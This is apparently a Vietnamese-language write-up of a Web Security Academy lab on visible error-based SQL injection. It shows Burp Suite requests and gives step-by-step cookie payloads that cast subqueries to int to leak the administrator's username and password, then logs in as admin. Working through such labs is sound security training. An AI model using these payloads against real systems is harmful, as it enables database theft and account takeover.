
The screenshot displays the Burp Suite interface with the following details:

- Target:** https://0a39008c0444c35480bc945a00160086.web-security-academy.net
- Request Tab:** Shows an HTTP GET request to / HTTP/2. The cookie is TrackingId=YXN2IUy7CWyoAxHQ' AND 1=CAST((SELECT 1) AS int)--. The user-agent is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36.
- Response Tab:** Shows a 200 OK status with a 'Visible error-based SQL injection' message. The page content includes a 'Web Security Academy' logo and a 'SHOP' section with various products like 'Six Pack Beer Belt', 'ZZZZZ Bed', 'Your New Home Office', 'Giant Pillow Thing', and 'Cheshire Cat Grin'.
- Inspector Tab:** Shows the request and response details, including headers, cookies, and body parameters.

Ta thấy nó đã trả về web điều này cho thấy câu lệnh truy vấn của ta đã hợp lệ

Giờ ta sẽ điều chỉnh câu lệnh truy vấn để nó truy xuất tên người dùng


TrackingId=YXN2IUy7CWyoAxHQ' AND 1=CAST((SELECT username FROM users) AS int)--



ở đây ta thấy nó hiển thị lại lỗi như ban đầu và thấy được câu lệnh truy vấn của ta đã bị rút ngắn đi giờ ta sẽ xóa đi phần TrackingID ban đầu

Câu lệnh truy vấn sẽ trở lại như sau


TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--



Ta tiếp tục nhận được thêm lỗi và lỗi này do nó trả về quá nhiều hàng, nên ta sẽ sửa lại câu lệnh truy vấn để nó chỉ trả lại một hàng

Câu lệnh truy vấn như sau:


TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--



Ở đây ta đã nhìn thấy được user đầu tiên chính là **administrator**


Tiếp đến ta sẽ tìm đến password của administrator với câu lệnh truy vấn là

TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--



ở đây ta đã thấy được password được trả về là **wxkyo86fk0oeklj1qvpv**

bây giờ ta sẽ đăng nhập thử bằng những gì ta đã có



Sau khi login ta sẽ thấy được your username is **administrator** chứng tỏ chúng ta đã thành công đăng nhập vào user admin của trang web này

Visible error-based SQL injection

WebSecurity Academy

Visible error-based SQL injection
Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email